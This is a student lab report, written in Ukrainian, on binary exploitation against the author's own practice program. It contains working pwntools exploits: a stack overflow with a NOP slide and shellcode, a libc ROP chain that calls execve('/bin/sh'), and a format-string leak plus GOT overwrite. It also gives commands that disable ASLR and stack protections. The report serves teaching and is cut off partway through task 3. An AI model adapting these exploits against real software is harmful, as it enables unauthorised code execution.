Міністерство освіти і науки України

Національний технічний університет України

"Київський політехнічний інститут імені Ігоря Сікорського"

Фізико-технічний інститут

АНАЛIЗ БIНАРНИХ ВРАЗЛИВОСТЕЙ

Лабораторна робота

Робота №3

Виконав студент гр. ФБ-31мп:

Шевченко С. Ш.

Київ – 2024

Тема: Вибранi методи експлуатацiї.


Мета роботи: Отримати базовi навички розробки, спорядження на налагодження експлоїтiв бiнарних вразливостей у сучасних системах на основi Windows та Linux.

Варіант: 9 (18 у списку групи)

# Виконання завдань:

## 1) У Вашому варiантi ЛР 1 видалiть функцiю win(), отримайте шелл у випадку без ASLR, NX.


Код target.c з ЛР 1 із закоментованою ф. win():



Відключимо ASLR в WSL 2 (Windows 10 x64):

**$ sudo sysctl kernel.randomize\_va\_space=0**


**$ sysctl kernel.randomize\_va\_space**




Скомпілюємо програму target.amd64 без будь-яких технологій захисту:

**$ gcc -no-pie -fno-stack-protector -z execstack -w -g target.c -o target.amd64**

**$ checksec --file=target.amd64**



Дизасемблюємо target.amd64 в IDA:



Нас цікавлять умова (порівняння eax з 0x539) та повернення з функції main().

Поставимо брейкпоїнти в цих місцях у файлі breaks64.gdb:

br \*0x4012f6

br \*0x40131c

Суть експлойту task1.py:

1. Заповнити буфер 8-ма байтами.

2. Переповнити буфер, додаючи 133710=0x53916, щоб задовільнити умову.

3. Перезаписати адресу повернення з ф. main() таким чином, щоб нова адреса вказувала на середину ланцюжка інструкцій "nop" (NOP slide).

4. Після NOP slide виконати шелкод.


*def* main():  
 sc = asm(shellcraft.sh())  
 nop = p8(0x90) # "nop" opcode  
  
 # Buffer overflow  
 buf = b"A" \* 8 # rax before "cmp eax, 0x539"  
 buf += p64(1337)  
 buf = buf.ljust(48, b"B") # rsp before "ret"  
 buf += p64(0x7fffffffd4b8) # Address of the nop slide in the stack  
 buf += nop \* 8 \* 20 # Nop slide  
 buf += sc  
  
 # RUN PROCESS  
 find\_bad\_bytes(buf)  
 # buf = cyclic(200)  
 p = run\_locally(debug = *True*)  
 log.info("=== BUFFER")  
 print(hexdump(buf))  
 p.writeline(buf)  
 p.interactive()

Запустимо експлойт task1.py та продебажимо target.amd64 в GDB:

**$ python3 task1.py**


На другому брейкпоінті (0x40131c) виведемо стек:

**gef➤ x/40gx $rsp**



Бачимо, що адреса 0x7fffffffd4b8 вказує 0x9090…90, тобто на ланцюжок "nop". А одразу ж після цього ланцюжка, починаючи з адреси 0x7fffffffd500, йде шелкод.


Продовжимо виконання і отримаємо шел:



Виконаємо експлойт без дебагу:

p = run\_locally(debug = *False*)

**$ python3 task1.py**




## 2) У Вашому варiантi ЛР 1 видалiть функцiю win(), отримайте шелл у випадку без ASLR.

Відключимо ASLR:

**$ sudo sysctl kernel.randomize\_va\_space=0**


**$ sysctl kernel.randomize\_va\_space**



Скомпілюємо програму target.amd64 з NX:

**$ gcc -no-pie -fno-stack-protector -w -g target.c -o target.amd64**

**$ checksec --file=target.amd64**



Ставимо брейкпоїнти в тих же місцях, що і в попередньому завданні в breaks64.gdb:

br \*0x4012f6

br \*0x40131c

Суть експлойту task2.py:

1. Знайти адреси функції execve() та рядка "/bin/sh" в бібліотеці libc.so.

2. Знайти гаджети, які встановлюють значення регістрів rdi, rsi, rdi, в libc.so.

3. Побудувати ROP ланцюжок, який викликає execve("/bin/sh", 0, 0).

4. Заповнити буфер 8-ма байтами.

5. Переповнити буфер, додаючи 133710=0x53916, щоб задовільнити умову.


6. Перезаписати адресу повернення з ф. main() ROP ланцюжком.

*def* main():  
 libc.address = 0x7ffff7d8d000  
 rop = ROP(libc)  
  
 # GADGETS  
 pop\_rdi = rop.rdi  
 pop\_rsi = rop.rsi  
 pop\_rdx\_rbx = rop.rdx  
 execve = libc.sym["execve"]  
 binsh = next(libc.search(b"/bin/sh"))  
  
 # ROP CHAIN  
 # execve("/bin/sh", 0, 0)  
 rop.raw(pop\_rdi)  
 rop.raw(binsh)  
 rop.raw(pop\_rsi)  
 rop.raw(0)  
 rop.raw(pop\_rdx\_rbx)  
 rop.raw(0)  
 rop.raw(0)  
 rop.raw(execve)  
  
 # Buffer overflow  
 buf = b"A" \* 8 # rax before "cmp eax, 0x539"  
 buf += p64(1337)  
 buf = buf.ljust(48, b"B") # rsp before "ret"  
 buf += bytes(rop)  
  
 # RUN PROCESS  
 find\_bad\_bytes(buf)  
 # buf = cyclic(200)  
 p = run\_locally(debug = *True*)  
 log.info("=== ROP CHAIN")  
 print(rop.dump())  
 log.info("=== BUFFER")  
 print(hexdump(buf))  
 p.writeline(buf)  
 p.interactive()

Запустимо експлойт task2.py та продебажимо target.amd64 в GDB:


**$ python3 task2.py**

Зупинимося на другому брейкпоінті (0x40131c) та поглянемо на стек:



Перевіримо базову адресу libc.so та адресу execve():

**gef➤ info proc map**




**gef➤ p system**



Виконаємо експлойт без дебагу:

**$ python3 task2.py**




## 3) У прикладi експлоїту форматного рядка з 3.3 додайте можливiсть виконання довiльних команд ОС. Звернiть увагу на можливiсть запису за довiльною адресою за допомогою fmtstr\_payload. Розгляньте варiант x86\_64.


Включимо ASLR:

**$ sudo sysctl kernel.randomize\_va\_space=2**

**$ sysctl kernel.randomize\_va\_space**




Код target.c тепер не має вразливості переповнення буфера:



Експлуатація форматного рядка потребує можливості запису в GOT, отже target.amd64 треба компілювати з **частковим RELRO**:

**$ gcc -fstack-protector-all -Wl,-z,relro,-z,lazy -w -g target.c -o target.amd64**


**$ checksec --file=target.amd64**



Часткове RELRO робить PLT доступною тільки для читання (read-only).

Повне RELRO робить PLT і GOT доступними тільки для читання.

Дизасемблюємо target.amd64 в IDA:



Нас цікавить:

1. Вразлива ф. print\_f()

2. Ф. fflush(), адресу якої будемо перезаписувати в GOT на адресу ф. system()

3. Умовний перехід на початок циклу.

Виведемо адреси завантажених модулів, дизасемблюємо main() та поставимо брейкпоїнти в цікавих місцях у файлі breaks64.gdb:

info proc mappings

disas main

br \*main+84

br \*main+99

br \*main+132

Суть експлойту task3.py:

**I частина (перша ітерація):**

1. Вивести 50 адрес зі стеку, передавши рядок виду "%p %p … %p %p" в STDIN.

2. Зчитати з STDOUT ті 50 адрес, що витікли.


print("\nITERATION #1: leak base addresses")  
stdin = b"%p " \* 50 # Print 64-bit addresses  
log.info("=== STDIN")  
find\_bad\_bytes(stdin)  
print(stdin.decode())  
p.writeline(stdin)  
log.info("=== STDOUT")  
stdout = p.recv()  
print(stdout.decode())

**II частина (аналіз та 2 ітерація):**

3. Знайти базові адреси target.amd64 та libc.so.

Витік адреси target.amd64 – це 45-е число в STDOUT, тобто його індекс = 44. Виділено синім кольором.


Витік адреси libc.so – це 43-е число в STDOUT, тобто його індекс = 42. Виділено жовтим кольором.



Витік адреси target.amd64 0x5646b60ff1a9

Витік адреси libc.so 0x7f4e0e2dad90

Виведемо завантажені модулі:



Базова адреса target.amd64 0x5646b60fe000

Базова адреса libc.so 0x7f4e0e2b1000

Офсет витіку target.amd64 0x5646b60ff1a9 - 0x5646b60fe000 = 0x11a9


Офсет витіку libc.so 0x7f4e0e2dad90 - 0x7f4e0e2b1000 = 0x29d90

Базова адреса target.amd64 0x5646b60ff1a9 - 0x11a9 = 0x5646b60fe000


Базова адреса libc.so 0x7f4e0e2dad90 - 0x29d90 = 0x7f4e0e2b1000

# ANALYSIS  
# Find base addresses of binary & libc  
elf\_offset = 0x11a9 # Offset of main() in binary  
libc\_offset = 0x29d90 # Offset of "mov edi, eax" in libc.so  
elf.address = int(stdout.split(b" ")[44], 16) - elf\_offset # 44 is offset of binary address in printf() output  
libc.address = int(stdout.split(b" ")[42], 16) - libc\_offset # 42 is offset of libc address in printf() output  
log.success(f"{file\_binary} base = {hex(elf.address)}")  
log.success(f"libc.so base = {hex(libc.address)}")


4. Замінити виклик fflush(stdout) на виклик system("/bin/sh"):



4.1. Знайти адресу запису ф. fflush() в GOT (.got.plt) в target.amd64.




4.2. Знайти адресу глобальної змінної stdout в BSS (.bss) в target.amd64.



4.3. Знайти адресу ф. system() в libc.so.

4.4. Знайти адресу рядка "/bin/sh" в libc.so.

4.5. Визначити офсет рядка "%p %p … %p %p" в STDOUT. Офсет = 8:



